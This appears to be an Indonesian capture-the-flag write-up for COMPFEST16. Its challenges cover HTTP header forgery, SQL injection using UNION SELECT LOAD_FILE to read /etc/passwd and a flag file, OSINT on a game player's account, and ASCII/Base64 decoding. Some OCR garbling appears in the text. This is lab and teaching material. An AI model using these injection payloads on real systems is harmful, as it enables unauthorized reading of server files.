COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dc dc75
3c}

Web Exploitation

Title

Let's Help John!


Description

Oh no! My ex-cellmate got jailed again! Help me leave a key for him!

Author: Ultramy

<http://challenges.ctf.compfest.id:9016/>

Solution



To get into the jail, visitors must be referred from officials.

Make sure you are referred by the State Official. Their official web is <http://state.com>.

Saat membuka website, kita mendapat informasi:

To get into the jail, visitors must be referred from officials.

Make sure you are referred by the State Official. Their official web is <http://state.com>.

Dari informasi ini, saya menggunakan Curl untuk mengedit header request ke website dengan menambahkan header "Referer: <http://state.com>"

```
L$ curl -X GET "http://challenges.ctf.compfest.id:9016/play" -H "Referer: http://state.com"
<!doctype html>
<p>Shhh... see the officer over there? He loves cookies, let's keep him busy with it and take his credentials.</p>
<p>Make sure his Cookie quantity is not "Limited". Make it "Unlimited"!</p>
```

Selanjutnya, kita harus mengubah Cookie quantity dari Limited menjadi Unlimited, dengan cara menambahkan header "Cookie: quantity=Unlimited".

```
L$ curl -X GET "http://challenges.ctf.compfest.id:9016/play" -H "Referer: http://state.com" -H "Cookie: quantity=Unlimited"
<!doctype html>
<p>Wow! That was cool! Now we need to change our identity using the identity we got!</p>
<p>Change your User-Agent to "AgentYessir".</p>
```

Disini, kita perlu mengganti User-Agent kita menjadi AgentYessir, dengan cara menambahkan header "User-Agent: AgentYessir" untuk mengganti User-Agent kita.

```
$ curl -X GET "http://challenges.ctf.compfest.id:9016/play" -H "Referer: http://state.com" -H "Cookie: quantity=Unlimited" -H "User-Agent: AgentYessir"  
<!doctype html>  
<p>Great! To make it obvious for John, lets say it's From pinkus@cellmate.com.</p>
```

Selanjutnya, untuk menambahkan informasi "From" dalam header, kita bisa menambahkan header "From: pinkus@cellmate.com".

```
$ curl -X GET "http://challenges.ctf.compfest.id:9016/play" -H "Referer: http://state.com" -H "Cookie: quantity=Unlimited" -H "User-Agent: AgentYessir" -H "From: pinkus@cellmate.com"  
<!doctype html>  
<html>  
<body>  
    <p>Thank you so much for helping me! As a reward, I will give you something special!</p>  
    <p class="flag">Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}</p>  
</body>  
</html>
```

Dan kita berhasil mendapatkan flag dari website tersebut.

Flag

COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

Title

Chicken Daddy

Description

In the heart of Chicken Daddy, where clucking recipes and savory secrets abound, chaos has erupted. The legendary “PapaChicken’s Clucking Delight” recipe has mysteriously vanished, leaving the culinary world in turmoil. Whispers tell of a secret stash hidden deep within the home directory of a shadowy user on the database server. Embark on a daring quest through the digital coop, crack the enigmatic codes, and uncover the elusive flag.txt before it’s too late. Can you solve the mystery and restore the recipe to its rightful place?

Author: PapaChicken

<http://challenges.ctf.compfest.id:9014>

Solution

```
export async function getRecipe(id) {
  const [results] = await conn.query(`SELECT * FROM recipes WHERE id = ${id}`);
  return results;
}
```

Dari potongan code database.js ini, terdapat kerentanan akan SQL Injection.

Fungsi getRecipe menggunakan cara yang tidak aman untuk membuat query SQL, di mana variabel langsung dimasukkan ke dalam query. Ini bisa menyebabkan serangan SQL injection, dengan memanipulasi input untuk mengakses data di database.

Untuk memeriksa apakah situs ini rentan terhadap SQL injection, saya mulai memanipulasi parameter id. Saya mencoba dengan menggunakan payload SQL injection umum untuk melihat apakah website ini rentan dengan serangan SQL Injection.

Payload: <http://challenges.ctf.compfest.id:9014/?id=1%20or%201=1>

Your average ayam geprek. Simple, yet... Delicioso 🌮✨

1. Get the chicken
2. Geprek the chicken
3. Cook the chicken
4. Eat the chicken

Di sini tidak terjadi error, namun tidak terdapat informasi penting mengenai flagnya. Selanjutnya, saya mencoba payload lain untuk melihat apakah saya bisa mengeksplorasi query. Payload:

[http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20SELECT%201,2,3,4,LOAD_FILE\(%27/etc/passwd%27\)--](http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20SELECT%201,2,3,4,LOAD_FILE(%27/etc/passwd%27)--)

```

4
root:x:0:root:/root/bin/bash
bin:x:1:bin:/bin/nologin
daemon:x:2:daemon:/sbin/nologin
adm:x:3:adm:/var/adm/sbin/nologin
lpd:x:4:lp:/var/spool/lpd/sbin/nologin
sync:x:5:sync:/bin/sync
shutdown:x:6:shutdown:/sbin/sbin/shutdown
halt:x:7:halt:/sbin/sbin/halt
mail:x:8:mail:/var/spool/mail/sbin/nologin
operator:x:11:operator:/root/sbin/nologin
games:x:12:100:games:/usr/games/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin
mysqld:x:999:999:/var/lib/mysql/bin/bash
ayamCemani:x:1001:1001::/home/ayamCemani:/bin/bash

```

Setelah mencoba payload SQL injection yang lebih kompleks, saya berhasil membaca file penting di sistem, yaitu /etc/passwd, menggunakan payload tersebut. Dalam output dari payload ini, saya menemukan informasi tentang berbagai pengguna di sistem, salah satunya adalah ayamCemani, dengan entri: ayamCemani:x:1001:1001::/home/ayamCemani:/bin/bash

Di dalam Dockerfile, terdapat code yang menambahkan pengguna ke dalam sistem.

```
RUN groupadd compfest16
RUN useradd -m -u 1001 -G compfest16 redacted
RUN usermod -a -G compfest16 mysql

COPY flag.txt /home/redacted(flag.txt

RUN chgrp -R compfest16 /home/redacted/
RUN chmod -R 750 /home/redacted/
| Ctrl+L to chat, Ctrl+K to generate
```

Disini, pengguna dengan UID 1001 yang sama dengan pengguna ayamCemani pada file etc/passwd ditambahkan ke sistem. Informasi ini menunjukkan bahwa pengguna ayamCemani memiliki hak akses tertentu pada sistem, terutama terkait dengan direktori /home/redacted yang berisi file flag.txt

Dengan mengetahui direktori home pengguna tersebut, saya menggunakan payload berikut untuk mengambil isi dari file flag.txt di dalam direktori home pengguna. Payload:

[http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20SELECT%201,2,3,4,LOAD_FILE\(%27/home/ayamCemani/flag.txt%27\)--](http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20SELECT%201,2,3,4,LOAD_FILE(%27/home/ayamCemani/flag.txt%27)--)



File flag.txt berhasil dibuka dan kita mendapatkan flagnya.

Flag

COMPFEST16{d0_Not_d1Sabl3_@@sECur3_f1I3_pr1V!!!_5a91f7c870}

OSINT

Title

CaRd

Description

My brother and I have been playing this game lately. I used to record myself playing it and now I want to donate to my brother his fav card. but I forgot his account and I dont know his favorite card.

Write the flag using the format COMPFEST16{brother's account tag-card-cards needed to upgrade} (case & format jawaban disamakan dengan game seutuhnya)

Author: Ultramy


Solution

Format Flag: COMPFEST16{brother's account tag-card-cards needed to upgrade}

Untuk melengkapi flagnya kita membutuhkan tag akun saudaranya, kartu favorit, dan berapa kartu yang dibutuhkan untuk meupgrade kartu favoritnya.

Dari deskripsi soal, saya dapat mengetahui bahwa penulis soal yang bernama Ultramy pernah memainkan sebuah game bersama saudaranya akhir-akhir ini, dan dia juga pernah membuat video saat dia memainkan game tersebut dulu. Dan sekarang dia ingin memberikan saudaranya kartu favoritnya, namun dia lupa apa akun dan kartu favorit saudaranya.

Dari informasi bahwa dia pernah membuat video saat dirinya memainkan game tersebut, saya mencoba mencari nama dari author tersebut di Youtube.



Disini saya berhasil mendapatkan channel Youtube yang bernama Ultramy, dan setelah melihat video-videonya, saya melihat bahwa dia pernah memainkan game Clash Royale yang merupakan card game.



Dari video ini, kita dapat mengetahui username akun author bernama Ultramy dan clannya yang bernama ultramy. Selanjutnya, saya memutuskan untuk mencari informasi tentang akun saudaranya melalui clannya.




Di sini, saya melakukan banyak percobaan untuk mencari tahu flag yang berisi informasi akun saudaranya, seperti COMPFEST16{#PYL028Q9R-Witch-3}. Namun, semua percobaan flag menggunakan informasi akun yang ada di clan tersebut gagal/tidak benar.

Selanjutnya, saya mencoba mencari informasi yang lebih lengkap dengan menggunakan website <https://royaleapi.com/>.

The screenshot shows the search results for the player tag "#Ultramy" on the RoyaleAPI website. The search bar at the top contains "Ultramy". Below it is a checkbox labeled "Case-sensitive exact name match" which is unchecked. The search results list four entries:

- 1 Ultramy**
#2202Y0VG
ultramy #2RPLPYG
- 2 UltraMystic100**
#8RC22Q2P
Ultra Fighters #LGQ9V2CC
- 3 Ultramy**
#RQL902C
SISO SQUAD #9UQQ9Y0C
- 4 UltramyGamerYT**
#JGUQUJU
ultramy #2RPLPYG

Disini, saya mencoba mencari history battle dari akun Ultramy yang berada diclan ultramy, karena pada deskripsi soal dikatakan bahwa dia pernah bermain bersama saudaranya akhir-akhir ini.



Dari History battle tersebut, saya mendapat informasi bahwa dia sering bermain melawan akun bernama Harits yang berada di SISO SQUAD. Pada pencarian akun Ultramy sebelumnya juga terdapat akun yang bernama Ultramy dan clannya juga SISO SQUAD.

Selanjutnya saya langung mencari informasi tentang akun Harits yang berada di clan SISO SQUAD tersebut.



Disini saya mendapatkan tag akunnya yaitu #2008J2YPV, kartu favoritnya yaitu P.E.K.K.A, dan jumlah kartu yang dibutuhkan untuk mengupgrade kartu favoritnya yaitu 9 kartu. Setelah itu, mencobanya menjadi flag COMPFEST16{#2008J2YPV-P.E.K.K.A-9}, dan ternyata hasilnya benar.

Flag

COMPFEST16{#2008J2YPV-P.E.K.K.A-9}

Misc

Title

Sigma code

Description

My mewing robot is trying to tell me something

Author: Keego

Attachments: only_sigmas_will_understand.mp3

Solution

Dari file .mp3 yang diberikan, kita dapat mendengar urutan angka yang disebutkan yaitu:

81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49
77 84 78 107 90 72 48 61

Angka-angka tersebut merupakan bentuk code ASCII. Untuk mendecodenya, saya menggunakan tools decoder ASCII secara online.

The screenshot shows a web-based ASCII decoder interface. At the top, there are buttons for 'Add to Fav' (with a heart icon), 'New' (blue button), and 'Save & Share'. Below these are input fields for 'Enter the ascii text to decode:' and 'Sample' (with a dropdown arrow). There are also icons for file upload, save, and share. A large text area contains the sequence of ASCII codes: '81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84 78 107 90 72 48 61'. Below this text area, the size is indicated as 'Size : 115 B, 115 Characters'. At the bottom, there are buttons for 'Auto' (checkbox), 'Convert' (green button with a clipboard icon), 'File..', and 'Load URL'. The decoded text is shown in a separate box below: 'Q09NUEZFU1QxNnt5NHlfMzVkJMDY1MTNkZH0='.

Dari hasil decode code tersebut kita mendapatkan code dalam bentuk Base64:

Q09NUEZFU1QxNnt5NHlfMzVkJMDY1MTNkZH0=

Selanjutnya, saya menggunakan tools Base64 decoder untuk mendecode code tersebut.

The screenshot shows a web-based Base64 decoder. At the top, it says "Base64 Decode" and "Decode Base64 string or use the [Base64 to File](#) tool for large files". Below this is a text input field containing the Base64 string "Q09NUEZFU1QxNnt5NHlfMzVkmDY1MTNkZH0=". A "DECODE" button is centered below the input field. Below the button, the text "Shareable url: <https://www.base64decode.net/decode/9xjh>" is displayed. At the bottom, the decoded output is shown in a text input field: "COMPFEST16{y4y_35d06513dd}".

Flag

COMPFEST16{y4y_35d06513dd}

Title

Feedback

Description

Bantu CTF COMPFEST untuk jadi lebih baik dengan mengisi form feedback 😊
<https://forms.gle/KoRKVW4wZwzdTY568>

isi form nya:

The screenshots show a Google Forms survey with the following sections:

- General Satisfaction:** "Secara keseluruhan, bagaimana kualitas babak penyelenggaraan CTF COMPFEST 167?" (1-10 scale) and "Apakah tahun depan Anda akan kembali berpartisipasi dalam CTF COMPFEST?" (radio buttons: Ya, Tidak, Mungkin, Belum tahu).
- Hacker Class Feedback:** "Mengapa?" (text area), "Kritik dan saran mengenai Hacker Class serta rangkangan babak penyelenggaraan CTF COMPFEST 167" (text area), and "Bagaimana prestasi Anda mengikuti teknik pertahanan, seperti durasi pengetahuan, penggunaan WhatsApp, dan tanggal pelaksanaan?" (text area).
- Competition Quality:** "Bagaimana kualitas materi yang dibawakan pada Live Hacker Class? (Pilih 0 jika tidak kuat)" (1-10 scale), "Bagaimana kualitas materi yang dibawakan pada Live Hacker Class? (Pilih 0 jika tidak kuat)" (radio buttons: Ya kedaurya, Hanya Live Hacker Class, Hanya Hacker Class, Tidak kedaurya), and "Bagaimana kualitas soal-soal yang diberikan pada Hacker Class? (Pilih 0 jika tidak kuat)" (1-10 scale).
- Challenge Feedback:** "Challenge terbawarkan?" (dropdown: Choose), "Challenge berhasil?" (dropdown: Choose), "Challenge berhasil?" (radio buttons: Mengapa?, Tidak berhasil), and "Challenge berhasil?" (radio buttons: Mengapa?, Tidak berhasil).
- Problemsetter Feedback:** "Challenge termudah?" (dropdown: Choose), "Challenge termudah?" (radio buttons: Mengapa?, Problemsetter favorit, Problemsetter paling ramah), and "Problemsetter paling ramah?" (radio buttons: Mengapa?, Problemsetter paling gak ramah).
- Final Summary:** "Problemetter paling gak ramah" (radio buttons: Mengapa?), "Bagaimana pendapat Anda mengenai deskripsi dan hint pada soal?" (text area), "Bagaimana komposisi soal pada penyelenggaraan CTF COMPFEST 167?" (text area), "Bagaimana kualitas soal-soal penyelenggaraan CTF COMPFEST 167?" (1-10 scale), and "Secara keseluruhan, bagaimana kualitas babak penyelenggaraan CTF COMPFEST 167?" (1-10 scale).

Name Tim *
Your answer: _____

Username *
Your answer: _____

Domisili *

- Jabodetabek
- Pulau Jawa, luar Jabodetabek
- Lain Pulau Jawa

Apakah tim Anda lolos ke final CTF COMPFEST 16, apakah tim Anda bersedia untuk datang ke Paskom UI untuk rangkasan final offline?

- Ya
- Tidak
- Belum Tahu

Apakah tim Anda lolos ke final CTF COMPFEST 16, apakah tim Anda bersedia untuk datang ke Paskom UI untuk rangkasan final offline?

- Ya
- Tidak
- Belum Tahu

Apakah tim Anda lolos ke final CTF COMPFEST 16, apakah tim Anda bersedia untuk datang ke Paskom UI untuk rangkasan final offline?

- Ya
- Tidak
- Belum Tahu

Seberapa baik pengalaman Anda saat mendukar pada website compfest.id?

1	2	3	4	5
---	---	---	---	---

Sanget Buruk Sanget Baik

Kritik dan saran untuk alur pendaftaran COMPFEST 16*

Your answer: _____

Bagaimana pendapat Anda tentang server atau platform CTF COMPFEST 16?

Your answer: _____

Solution

Jadi pada soal kali ini kita harus mengisi form dengan sepenuh hati dan jujur karena sudah disediakan oleh panitia dan jika sudah mengisi form nya dengan sepenuh hati maka kita akan mendapatkan flag nya.

Flag

COMPFEST16{t3R1M4_kaS1H_0rANg_b41K_s3M0g4_m4SuK_f1nAL_a4M11n_0951b87a1d}